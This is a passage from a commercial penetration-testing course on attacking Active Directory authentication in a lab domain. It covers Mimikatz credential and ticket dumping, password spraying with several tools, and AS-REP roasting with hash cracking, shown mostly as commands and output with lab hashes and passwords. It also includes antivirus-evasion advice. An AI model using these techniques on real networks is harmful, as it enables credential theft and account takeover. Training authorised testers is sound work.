*In the following example, we will run Mimikatz as a standalone application. However, due to the mainstream popularity of Mimikatz and well-known detection signatures, consider avoiding using it as a standalone application and use methods discussed in the Antivirus Evasion Module instead. For example, execute Mimikatz directly from memory using an injector like PowerShell,[1082] or use a built-in tool like Task Manager to dump the entire LSASS process memory,[1083] move the dumped data to a helper machine, and then load the data into Mimikatz.[1084]*

Since the *jeff* domain user is a local administrator on CLIENT75, we are able to launch a PowerShell prompt with elevated privileges. First, let's connect to this machine as *jeff* with the password *HenchmanPutridBonbon11* over RDP.

```
kali@kali:~$ xfreerdp /cert-ignore /u:jeff /d:corp.com /p:HenchmanPutridBonbon11
/v:192.168.50.75
```

*Listing 792 - Connecting to CLIENT75 via RDP*

Once connected, we start a PowerShell session as Administrator. From this command prompt, we can start Mimikatz[1085] and enter privilege::debug to engage the *SeDebugPrivlege*[1086] privilege, which will allow us to interact with a process owned by another account.

```
PS C:\Windows\system32> cd C:\Tools

PS C:\Tools\> .\mimikatz.exe
...

mimikatz # privilege::debug
Privilege '20' OK
```

*Listing 793 - Starting Mimikatz and enabling SeDebugPrivilege*

Now we can run sekurlsa::logonpasswords to dump the credentials of all logged-on users with the *Sekurlsa*[1087] module.

This should dump hashes for all users logged on to the current workstation or server, *including remote logins* like Remote Desktop sessions.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 4876838 (00000000:004a6a26)
Session           : RemoteInteractive from 2
User Name         : jeff
```

[1082] (Matt Graeber, 2016), https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

[1083] (White Oak Security, 2021), https://www.whiteoaksecurity.com/blog/attacks-defenses-dumping-lsass-no-mimikatz/

[1084] (Ruben Boonen, 2016), http://www.fuzzysecurity.com/tutorials/18.html

[1085] (Benjamin Delphu, 2019), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

[1086] (Microsoft, 2022), https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx

[1087] (Mimikatz, 2019), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/9/2022 12:32:11 PM
SID               : S-1-5-21-1987370270-658905905-1781884369-1105
        msv :
         [00000003] Primary
         * Username : jeff
         * Domain   : CORP
         * NTLM     : 2688c6d2af5e9c7ddb268899123744ea
         * SHA1     : f57d987a25f39a2887d158e8d5ac41bc8971352f
         * DPAPI    : 3a847021d5488a148c265e6d27a420e6
        tspkg :
        wdigest :
         * Username : jeff
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : jeff
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
        cloudap :
...
Authentication Id : 0 ; 122474 (00000000:0001de6a)
Session           : Service from 0
User Name         : dave
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/9/2022 1:32:23 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1103
        msv :
         [00000003] Primary
         * Username : dave
         * Domain   : CORP
         * NTLM     : 08d7a47a6f9f66b97b1bae4178747494
         * SHA1     : a0c2285bfad20cc614e2d361d6246579843557cd
         * DPAPI    : fed8536adc54ad3d6d9076cbc6dd171d
        tspkg :
        wdigest :
         * Username : dave
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : dave
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
        cloudap :
...
```

*Listing 794 - Executing Mimikatz on a domain workstation*

The output above shows all credential information stored in LSASS for the domain users *jeff* and *dave*, including cached hashes.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*An effective defensive technique to prevent tools such as Mimikatz from extracting hashes is to enable additional LSA Protection.[1088] The LSA includes the LSASS process. By setting a registry key, Windows prevents reading memory from this process. We'll discuss how to bypass this and other powerful defensive mechanisms in-depth in OffSec's Evasion Techniques and Breaching Defenses course, PEN-300.*

We can observe two types of hashes highlighted in the output above. This will vary based on the functional level of the AD implementation. For AD instances at a functional level of Windows 2003, NTLM is the only available hashing algorithm. For instances running Windows Server 2008 or later, both NTLM and SHA-1 (a common companion for AES encryption) may be available. On older operating systems like Windows 7, or operating systems that have it manually set, WDigest[1089] will be enabled. When WDigest is enabled, running Mimikatz will reveal cleartext passwords alongside the password hashes.

Armed with these hashes, we could attempt to crack them and obtain the cleartext password as we did in *Password Attacks*.

A different approach and use of Mimikatz is to exploit Kerberos authentication by abusing TGT and service tickets. As already discussed, we know that Kerberos TGT and service tickets for users currently logged on to the local machine are stored for future use. These tickets are also stored in LSASS, and we can use Mimikatz to interact with and retrieve our own tickets as well as the tickets of other local users.

Let's open a second PowerShell window and list the contents of the SMB share on WEB04 with UNC path **\\web04.corp.com\backup**. This will create and cache a service ticket.

```
PS C:\Users\jeff> dir \\web04.corp.com\backup


    Directory: \\web04.corp.com\backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/13/2022   2:52 AM              0 backup_schemata.txt
```

*Listing 795 - Displaying contents of a SMB share*

Once we've executed the directory listing on the SMB share, we can use Mimikatz to show the tickets that are stored in memory by entering **sekurlsa::tickets**.

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 656588 (00000000:000a04cc)
Session           : RemoteInteractive from 2
```

[1088] (Microsoft Documentation, 2022), https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection

[1089] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
User Name         : jeff
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/13/2022 2:43:31 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1105

         * Username : jeff
         * Domain   : CORP.COM
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 9/13/2022 2:59:47 AM ; 9/13/2022 12:43:56 PM ;
9/20/2022 2:43:56 AM
           Service Name (02) : cifs ; web04.corp.com ; @ CORP.COM
           Target Name  (02) : cifs ; web04.corp.com ; @ CORP.COM
           Client Name  (01) : jeff ; @ CORP.COM
           Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ;
forwardable ;
           Session Key       : 0x00000001 - des_cbc_crc
             38dba17553c8a894c79042fe7265a00e36e7370b99505b8da326ff9b12aaf9c7
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
         [00000001]
           Start/End/MaxRenew: 9/13/2022 2:43:56 AM ; 9/13/2022 12:43:56 PM ;
9/20/2022 2:43:56 AM
           Service Name (02) : LDAP ; DC1.corp.com ; corp.com ; @ CORP.COM
           Target Name  (02) : LDAP ; DC1.corp.com ; corp.com ; @ CORP.COM
           Client Name  (01) : jeff ; @ CORP.COM ( CORP.COM )
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
           Session Key       : 0x00000001 - des_cbc_crc
             c44762f3b4755f351269f6f98a35c06115a53692df268dead22bc9f06b6b0ce5
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 9/13/2022 2:43:56 AM ; 9/13/2022 12:43:56 PM ;
9/20/2022 2:43:56 AM
           Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Target Name  (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Client Name  (01) : jeff ; @ CORP.COM ( CORP.COM )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
           Session Key       : 0x00000001 - des_cbc_crc
             bf25fbd514710a98abaccdf026b5ad14730dd2a170bca9ded7db3fd3b853892a
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

*Listing 796 - Extracting Kerberos tickets with mimikatz*

The output shows both a TGT and a TGS. Stealing a TGS would allow us to access only particular resources associated with those tickets. Alternatively, armed with a TGT, we could request a TGS for specific resources we want to target within the domain. We will discuss how to leverage stolen or forged tickets later on in this and the next Module.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Mimikatz can also export tickets to the hard drive and import tickets into LSASS, which we will explore later.

Before covering attacks on AD authentication mechanisms, let's briefly explore the use of *Public Key Infrastructure* (PKI)[1090] in AD. Microsoft provides the AD role *Active Directory Certificate Services* (AD CS)[1091] to implement a PKI, which exchanges digital certificates between authenticated users and trusted resources.

If a server is installed as a *Certification Authority* (CA),[1092] it can issue and revoke digital certificates (and much more). While a deep discussion on these concepts would require its own Module, let's focus on one aspect of cached and stored objects related to AD CS.

For example, we could issue certificates for web servers to use HTTPS or to authenticate users based on certificates from the CA via *Smart Cards*.[1093]

These certificates may be marked as having a *non-exportable private key*[1094] for security reasons. If so, a private key associated with a certificate cannot be exported even with administrative privileges. However, there are various methods to export the certificate with the private key.

We can rely again on Mimikatz to accomplish this. The *crypto*[1095] module contains the capability to either patch the *CryptoAPI*[1096] function with crypto::capi[1097] or *KeyIso*[1098] service with crypto::cng,[1099] making non-exportable keys exportable.

As we've now covered in this section and in *Password Attacks*, Mimikatz can extract information related to authentication performed through most protocols and mechanisms, making this tool a real Swiss Army knife for cached credentials!

## 22.2 Performing Attacks on Active Directory Authentication

This Learning Unit covers the following Learning Objectives:

- Use password attacks to obtain valid user credentials
- Abuse enabled user account options
- Abuse the Kerberos SPN authentication mechanism
- Forge service tickets
- Impersonate a domain controller to retrieve any domain user credentials

---

[1090] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Public_key_infrastructure

[1091] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/training/modules/implement-manage-active-directory-certificate-services/

[1092] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Certificate_authority

[1093] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Smart_card

[1094] (Microsoft Techcommunity, 2020), https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/marking-private-keys-as-non-exportable-with-certutil-importpfx/ba-p/1128390

[1095] (Github Mimikatz Wiki, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-crypto

[1096] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/seccrypto/cryptoapi-system-architecture

[1097] (Github Mimikatz Wiki, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-crypto#capi

[1098] (Revert Service, 2022), http://revertservice.com/10/keyiso/

[1099] (Github Mimikatz Wiki, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-crypto#cng

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In the previous Learning Unit, we discussed NTLM and Kerberos authentication, as well as where we can find cached AD credentials and objects. In this Learning Unit, we'll explore various attacks in the context of these authentication mechanisms. The attack techniques are introduced independently from each other as they can be used in several different phases of a penetration test. For a majority of attacks, we'll also discuss ways of performing them from Windows and Linux alike, making us more flexible and able to adapt to a variety of real world assessment scenarios.

### 22.2.1 Password Attacks

In a previous Module, we examined several password attacks on network services and hashed information. Password attacks are also a viable choice in the context of AD to obtain user credentials. In this section, we'll explore various AD password attacks.

Before exploring these attacks, we need to account for one important consideration. When performing a brute force or wordlist authentication attack, we must be aware of account lockouts. Too many failed logins may block the account for further attacks and possibly alert system administrators.

To learn more about account lockouts, let's review the domain's account policy as domain user *jeff* on CLIENT75. We can connect to the system with the password *HenchmanPutridBonbon11* via RDP. Next, we'll open a regular PowerShell window and execute net accounts[1100] to obtain the account policy.

```
PS C:\Users\jeff> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

*Listing 797 - Results of the net accounts command*

There's a lot of great information available, but let's first focus on *Lockout threshold*, which indicates a limit of five login attempts before lockout. This means we can safely attempt four logins before triggering a lockout. Although this may not seem like many, we should also consider the *Lockout observation window*, which indicates that after thirty minutes after the last failed login, we can make additional attempts.

With these settings, we could attempt 192 logins in a 24-hour period against every domain user without triggering a lockout, assuming the actual users don't fail a login attempt.

An attack like this might consist of compiling a short list of very common passwords and leveraging it against a massive amount of users. Sometimes this type of attack can reveal quite a few weak account passwords in the organization.

[1100] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/net-commands-on-operating-systems

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

However, this would also generate a huge amount of network traffic. Let's review three kinds of password spraying attacks that have a higher chance of success in an AD environment.

The first kind of password spraying attack uses LDAP and ADSI to perform a *low and slow* password attack against AD users. In the Module *Active Directory Introduction and Enumeration*, we performed queries against the domain controller as a logged-in user with *DirectoryEntry*.[1101] However, we can also make queries in the context of a different user by setting the *DirectoryEntry* instance.

In the Module *Active Directory Introduction and Enumeration*, we used the *DirectoryEntry* constructor without arguments, but we can provide three arguments, including the LDAP path to the domain controller, the username, and the password:

```
PS C:\Users\jeff> $domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

PS C:\Users\jeff> $PDC = ($domainObj.PdcRoleOwner).Name

PS C:\Users\jeff> $SearchString = "LDAP://"

PS C:\Users\jeff> $SearchString += $PDC + "/"

PS C:\Users\jeff> $DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

PS C:\Users\jeff> $SearchString += $DistinguishedName

PS C:\Users\jeff> New-Object System.DirectoryServices.DirectoryEntry($SearchString,
"pete", "Nexus123!")
```

*Listing 798 - Authenticating using DirectoryEntry*

If the password for the user account is correct, the object creation will be successful, as shown in Listing 799.

```
distinguishedName : {DC=corp,DC=com}
Path              : LDAP://DC1.corp.com/DC=corp,DC=com
```

*Listing 799 - Successfully authenticated with DirectoryEntry*

If the password is invalid, no object will be created and we will receive an exception, as shown in Listing 800. To address this, let's change the password in the constructor to WrongPassword. We'll note the clear warning that the user name or password is incorrect.

```
format-default : The following exception occurred while retrieving member
"distinguishedName": "The user name or
password is incorrect.
"
    + CategoryInfo          : NotSpecified: (:) [format-default],
ExtendedTypeSystemException
    + FullyQualifiedErrorId :
CatchFromBaseGetMember,Microsoft.PowerShell.Commands.FormatDefaultCommand
```

*Listing 800 - Incorrect password used with DirectoryEntry*

[1101] (Microsoft Documentation, 2022), https://docs.microsoft.com/de-de/dotnet/api/system.directoryservices.directoryentry?view=dotnet-plat-ext-6.0

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We could use this technique to create a PowerShell script that enumerates all users and performs authentications according to the *Lockout threshold* and *Lockout observation window*.

This password spraying tactic is already implemented in the PowerShell script C:\Tools\Spray-Passwords.ps1[1102] on CLIENT75.

The -Pass option allows us to set a single password to test, or we can submit a wordlist file using *-File*. We can also test admin accounts by adding the -Admin flag. The PowerShell script automatically identifies domain users and sprays a password against them.

```
PS C:\Users\jeff> cd C:\Tools

PS C:\Tools> powershell -ep bypass
...

PS C:\Tools> .\Spray-Passwords.ps1 -Pass Nexus123! -Admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'pete' = 'Nexus123!'
Guessed password for user: 'jen' = 'Nexus123!'
Users guessed are:
 'pete' with password: 'Nexus123!'
 'jen' with password: 'Nexus123!'
```

*Listing 801 - Using Spray-Passwords to attack user accounts*

Nice! The password spraying was successful, providing us two valid sets of credentials with the password *Nexus123!*.

The second kind of password spraying attack against AD users leverages SMB. This is one of the traditional approaches of password attacks in AD and comes with some drawbacks. For example, for every authentication attempt, a full SMB connection has to be set up and then terminated. As a result, this kind of password attack is very noisy due to the generated network traffic. It is also quite slow in comparison to other techniques.

We can use crackmapexec[1103] on Kali to perform this kind of password spraying. We'll select smb as protocol and enter the IP address of any domain joined system such as CLIENT75 (192.168.50.75). Then, we can provide a list or single users and passwords to -u and -p. In addition, we will enter the domain name for -d and provide the option –continue-on-success to avoid stopping at the first valid credential. For the purposes of this example, we'll create a text file named users.txt containing a subset of the domain usernames *dave*, *jen*, and *pete* to spray the password *Nexus123!* against.

```
kali@kali:~$ cat users.txt
dave
jen
pete

kali@kali:~$ crackmapexec smb 192.168.50.75 -u users.txt -p 'Nexus123!' -d corp.com --
continue-on-success
```

[1102] (Improsec, 2016), https://web.archive.org/web/20220225190046/https://github.com/ZilentJack/Spray-Passwords/blob/master/Spray-Passwords.ps1

[1103] (Github, 2022), https://github.com/Porchetta-Industries/CrackMapExec

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SMB         192.168.50.75   445    CLIENT75         [*] Windows 10.0 Build 22000 x64
(name:CLIENT75) (domain:corp.com) (signing:False) (SMBv1:False)
SMB         192.168.50.75   445    CLIENT75         [-] corp.com\dave:Nexus123!
STATUS_LOGON_FAILURE
SMB         192.168.50.75   445    CLIENT75         [+] corp.com\jen:Nexus123!
SMB         192.168.50.75   445    CLIENT75         [+] corp.com\pete:Nexus123!
```

*Listing 802 - Using crackmapexec to attack user accounts*

Listing 802 shows that crackmapexec identified the same two valid sets of credentials as Spray-Passwords.ps1 did previously. By prepending the attempted credentials with a plus or minus, crackmapexec indicates whether or not each is valid.

We should note that crackmapexec doesn't examine the password policy of the domain before starting the password spraying. As a result, we should be cautious about locking out user accounts with this method.

As a bonus, however, the output of crackmapexec not only displays if credentials are valid, but also if the user with the identified credentials has administrative privileges on the target system. For example, *dave* is a local admin on CLIENT75. Let's use crackmapexec with the password *Flowers1* targeting this machine.

```
kali@kali:~$ crackmapexec smb 192.168.50.75 -u dave -p 'Flowers1' -d corp.com
SMB         192.168.50.75   445    CLIENT75         [*] Windows 10.0 Build 22000 x64
(name:CLIENT75) (domain:corp.com) (signing:False) (SMBv1:False)
SMB         192.168.50.75   445    CLIENT75         [+] corp.com\dave:Flowers1
(Pwn3d!)
```

*Listing 803 - Crackmapexec output indicating that the valid credentials have administrative privileges on the target*

Listing 803 shows that crackmapexec added *Pwn3d!* to the output, indicating that *dave* has administrative privileges on the target system. In an assessment, this is an excellent feature to determine the level of access we have without performing additional enumeration.

The third kind of password spraying attack we'll discuss is based on obtaining a TGT. For example, using *kinit*[1104] on a Linux system, we can obtain and cache a Kerberos TGT. We'll need to provide a username and password to do this. If the credentials are valid, we'll obtain a TGT. The advantage of this technique is that it only uses two UDP frames to determine whether the password is valid, as it sends only an AS-REQ and examines the response.

We could use Bash scripting or a programming language of our choice to automate this method. Fortunately, we can also use the tool *kerbrute*,[1105] implementing this technique to spray passwords. Since this tool is cross-platform, we can use it on Windows and Linux.

Let's use the Windows version in C:\Tools to perform this attack. To conduct password spraying, we need to specify the passwordspray command along with a list of usernames and the password to spray. We'll also need to enter the domain corp.com as an argument for -d. As previously, we'll create a file named usernames.txt in C:\Tools containing the usernames *pete*, *dave*, and *jen*.

[1104] (MIT Kerberos Documentation, 2022), https://web.mit.edu/kerberos/krb5-1.12/doc/user/user_commands/kinit.html

[1105] (Github, 2020), https://github.com/ropnop/kerbrute

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Tools> type .\usernames.txt
pete
dave
jen

PS C:\Tools> .\kerbrute_windows_amd64.exe passwordspray -d corp.com .\usernames.txt
"Nexus123!"


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/06/22 - Ronnie Flathers @ropnop

2022/09/06 20:30:48 >  Using KDC(s):
2022/09/06 20:30:48 >   dc1.corp.com:88
2022/09/06 20:30:48 >  [+] VALID LOGIN:  jen@corp.com:Nexus123!
2022/09/06 20:30:48 >  [+] VALID LOGIN:  pete@corp.com:Nexus123!
2022/09/06 20:30:48 >  Done! Tested 3 logins (2 successes) in 0.041 seconds
```

*Listing 804 - Using kerbrute to attack user accounts*

Very nice! Listing 804 shows that kerbrute confirmed that the password *Nexus123!* is valid for *pete* and *jen*.

> *If you receive a network error, make sure that the encoding of usernames.txt is ANSI. You can use Notepad's Save As functionality to change the encoding.*

For crackmapexec and kerbrute, we had to provide a list of usernames. To obtain a list of all domain users, we can leverage techniques we learned in the Module *Active Directory Introduction and Enumeration* or use the built-in user enumeration functions of both tools.

In this section, we explored ways to perform password attacks in the context of AD. We discussed and practiced three different methods for password spraying attacks. These techniques are a great way to obtain valid credentials in the context of AD, especially if there is no lockout threshold set in the account policy. In the next two sections, we'll perform attacks that leverage hash cracking and often provide a higher success rate than password spraying.

## 22.2.2 AS-REP Roasting

As we have discussed, the first step of the authentication process via Kerberos is to send an AS-REQ. Based on this request, the domain controller can validate if the authentication is successful. If it is, the domain controller replies with an AS-REP containing the session key and TGT. This step is also commonly referred to as *Kerberos preauthentication*[1106] and prevents offline password guessing.

[1106] (Microsoft TechNet, 2014), https://social.technet.microsoft.com/wiki/contents/articles/23559.kerberos-pre-authentication-why-it-should-not-be-disabled.aspx

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Without Kerberos preauthentication in place, an attacker could send an AS-REQ to the domain controller on behalf of any AD user. After obtaining the AS-REP from the domain controller, the attacker could perform an offline password attack against the encrypted part of the response. This attack is known as *AS-REP Roasting*.[1107]

By default, the AD user account option *Do not require Kerberos preauthentication* is disabled, meaning that Kerberos preauthentication is performed for all users. However, it is possible to enable this account option manually. In assessments, we may find accounts with this option enabled as some applications and technologies require it to function properly.

Let's perform this attack from our Kali machine first, then on Windows. On Kali, we can use impacket-GetNPUsers[1108] to perform AS-REP roasting. We'll need to enter the IP address of the domain controller as an argument for **-dc-ip**, the name of the output file in which the AS-REP hash will be stored in Hashcat format for **-outputfile**, and **-request** to request the TGT.

Finally, we need to specify the target authentication information in the format **domain/user**. This is the user we use for authentication. For this example, we'll use *pete* with the password *Nexus123!* from the previous section. The complete command is shown below:

```
kali@kali:~$ impacket-GetNPUsers -dc-ip 192.168.50.70  -request -outputfile
hashes.asreproast corp.com/pete
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
Name  MemberOf  PasswordLastSet             LastLogon                   UAC
----  --------  --------------------------  --------------------------  --------
dave            2022-09-02 19:21:17.285464  2022-09-07 12:45:15.559299  0x410200
```

*Listing 805 - Using GetNPUsers to perform AS-REP roasting*

Listing 805 shows that *dave* has the user account option *Do not require Kerberos preauthentication* enabled, meaning it's vulnerable to AS-REP Roasting.

By default, the resulting hash format of impacket-GetNPUsers is compatible with Hashcat. Therefore, let's check the correct mode for the AS-REP hash by grepping for "Kerberos" in the Hashcat help.

```
kali@kali:~$ hashcat --help | grep -i "Kerberos"
  19600 | Kerberos 5, etype 17, TGS-REP                     | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                    | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                     | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                    | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth             | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                     | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                      | Network Protocol
```

*Listing 806 - Obtaining the correct mode for Hashcat*

The output of the grep command in listing 806 shows that the correct mode for AS-REP is *18200*.

[1107] (Medium Harmj0y, 2017), https://harmj0y.medium.com/roasting-as-reps-e6179a65216b

[1108] (Github, 2022), https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We've now collected everything we need to launch Hashcat and crack the AS-REP hash. Let's enter the mode 18200, the file containing the AS-REP hash, rockyou.txt as wordlist, best64.rule as rule file, and --force to perform the cracking on our Kali VM.

```
kali@kali:~$ sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt
-r /usr/share/hashcat/rules/best64.rule --force
...

$krb5asrep$23$dave@CORP.COM:b24a619cfa585dc1894fd6924162b099$1be2e632a9446d1447b5ea80b
739075ad214a578f03773a7908f337aa705bcb711f8bce2ca751a876a7564bdbd4a926c10da32b03ec750c
f33a2c37abde02f28b7ab363ffa1d18c9dd0262e43ab6a5447db44f71256120f94c24b17b1df465beed362
fcb14a539b4e9678029f3b3556413208e8d644fed540d453e1af6f20ab909fd3d9d35ea8b17958b56fd865
8b144186042faaa676931b2b75716502775d1a18c11bd4c50df9c2a6b5a7ce2804df3c71c7dbbd7af7adf3
092baa56ea865dd6e6fbc8311f940cd78609f1a6b0cd3fd150ba402f14fccd90757300452ce77e45757dc2
2:Flowers1
...
```

*Listing 807 - Cracking the AS-REP hash with Hashcat*

Very nice! Hashcat successfully cracked the AS-REP hash. Listing 807 shows that the user *dave* has the password *Flowers1*.

> *If you receive the Hashcat error "Not enough allocatable device memory for this attack", shut down your Kali VM and add more RAM to it. 4GB is enough for the examples and exercises of this Module.*

As mentioned, we can also perform AS-REP Roasting on Windows. We'll use *Rubeus*,[1109] which is a toolset for raw Kerberos interactions and abuses. To perform this attack, we'll connect to CLIENT75 via RDP as domain user *jeff* with the password *HenchmanPutridBonbon11*. Next, we can start a PowerShell window and navigate to C:\Tools, where Rubeus.exe can be found.

Since we're performing this attack as a pre-authenticated domain user, we don't have to provide any other options to Rubeus except asreproast. Rubeus will automatically identify vulnerable user accounts. We also add the flag /nowrap to prevent new lines being added to the resulting AS-REP hashes.

```
PS C:\Users\jeff> cd C:\Tools

PS C:\Tools> .\Rubeus.exe asreproast /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2
```

[1109] (Github, 2022), https://github.com/GhostPack/Rubeus

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[*] Action: AS-REP roasting

[*] Target Domain          : corp.com

[*] Searching path 'LDAP://DC1.corp.com/DC=corp,DC=com' for
'(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : dave
[*] DistinguishedName      : CN=dave,CN=Users,DC=corp,DC=com
[*] Using domain controller: DC1.corp.com (192.168.50.70)
[*] Building AS-REQ (w/o preauth) for: 'corp.com\dave'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:


$krb5asrep$dave@corp.com:AE43CA9011CC7E7B9E7F7E7279DD7F2E$7D4C59410DE2984EDF35053B7954
E6DC9A0D16CB5BE8E9DCACCA88C3C13C4031ABD71DA16F476EB972506B4989E9ABA2899C042E66792F33B1
19FAB1837D94EB654883C6C3F2DB6D4A8D44A8D9531C2661BDA4DD231FA985D7003E91F804ECF5FFC07433
33959470341032B146AB1DC9BD6B5E3F1C41BB02436D7181727D0C6444D250E255B7261370BC8D4D418C24
2ABAE9A83C8908387A12D91B40B39848222F72C61DED5349D984FFC6D2A06A3A5BC19DDFF8A17EF5A22162
BAADE9CA8E48DD2E87BB7A7AE0DBFE225D1E4A778408B4933A254C30460E4190C02588FBADED757AA87A
```

*Listing 808 - Using Rubeus to obtain the AS-REP hash of dave*

Listing 808 shows that Rubeus identified *dave* as vulnerable to AS-REP Roasting and displays the AS-REP hash.

Next, let's copy the AS-REP hash and paste it into a text file named **hashes.asreproast2** in the home directory of user *kali*. We can now start Hashcat again to crack the AS-REP hash.

```
kali@kali:~$ sudo hashcat -m 18200 hashes.asreproast2 /usr/share/wordlists/rockyou.txt
-r /usr/share/hashcat/rules/best64.rule --force
...
$krb5asrep$dave@corp.com:ae43ca9011cc7e7b9e7f7e7279dd7f2e$7d4c59410de2984edf35053b7954
e6dc9a0d16cb5be8e9dcacca88c3c13c4031abd71da16f476eb972506b4989e9aba2899c042e66792f33b1
19fab1837d94eb654883c6c3f2db6d4a8d44a8d9531c2661bda4dd231fa985d7003e91f804ecf5ffc07433
33959470341032b146ab1dc9bd6b5e3f1c41bb02436d7181727d0c6444d250e255b7261370bc8d4d418c24
2abae9a83c8908387a12d91b40b39848222f72c61ded5349d984ffc6d2a06a3a5bc19ddff8a17ef5a22162
baade9ca8e48dd2e87bb7a7ae0dbfe225d1e4a778408b4933a254c30460e4190c02588fbaded757aa87a:F
lowers1
...
```

*Listing 809 - Cracking the modified AS-REP hash*

Nice! Hashcat successfully cracked the AS-REP hash.

To identify users with the enabled AD user account option *Do not require Kerberos preauthentication*, we can use PowerView's *Get-DomainUser* function with the option **-PreauthNotRequired** on Windows. On Kali, we can use *impacket-GetNPUsers* as shown in listing 805 without the **-request** and **-outputfile** options.

Let's assume that we are conducting an assessment in which we cannot identify any AD users with the account option *Do not require Kerberos preauthentication* enabled. While enumerating, we notice that we have *GenericWrite* or *GenericAll* permissions[1110] on another AD user account. Using these permissions, we could reset their passwords, but this would lock out the user from

[1110] (Active Directory Security, 2017), https://adsecurity.org/?p=3658

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

accessing the account. We could also leverage these permissions to modify the User Account Control value of the user to not require Kerberos preauthentication.[1111] This attack is known as *Targeted AS-REP Roasting*. Notably, we should reset the User Account Control value of the user once we've obtained the hash.

In this section, we first explored the theory behind AS-REP Roasting. We then performed this attack on Kali with impacket-GetNPUsers and on Windows with Rubeus. In the next section, we'll perform a similar attack, but instead of abusing a missing Kerberos preauthentication, we'll target SPNs.

### 22.2.3 Kerberoasting

Let's recall how the Kerberos protocol works. We know that when a user wants to access a resource hosted by a Service Principal Name (SPN), the client requests a service ticket that is generated by the domain controller. The service ticket is then decrypted and validated by the application server, since it is encrypted via the password hash of the SPN.

When requesting the service ticket from the domain controller, no checks are performed to confirm whether the user has any permissions to access the service hosted by the SPN.

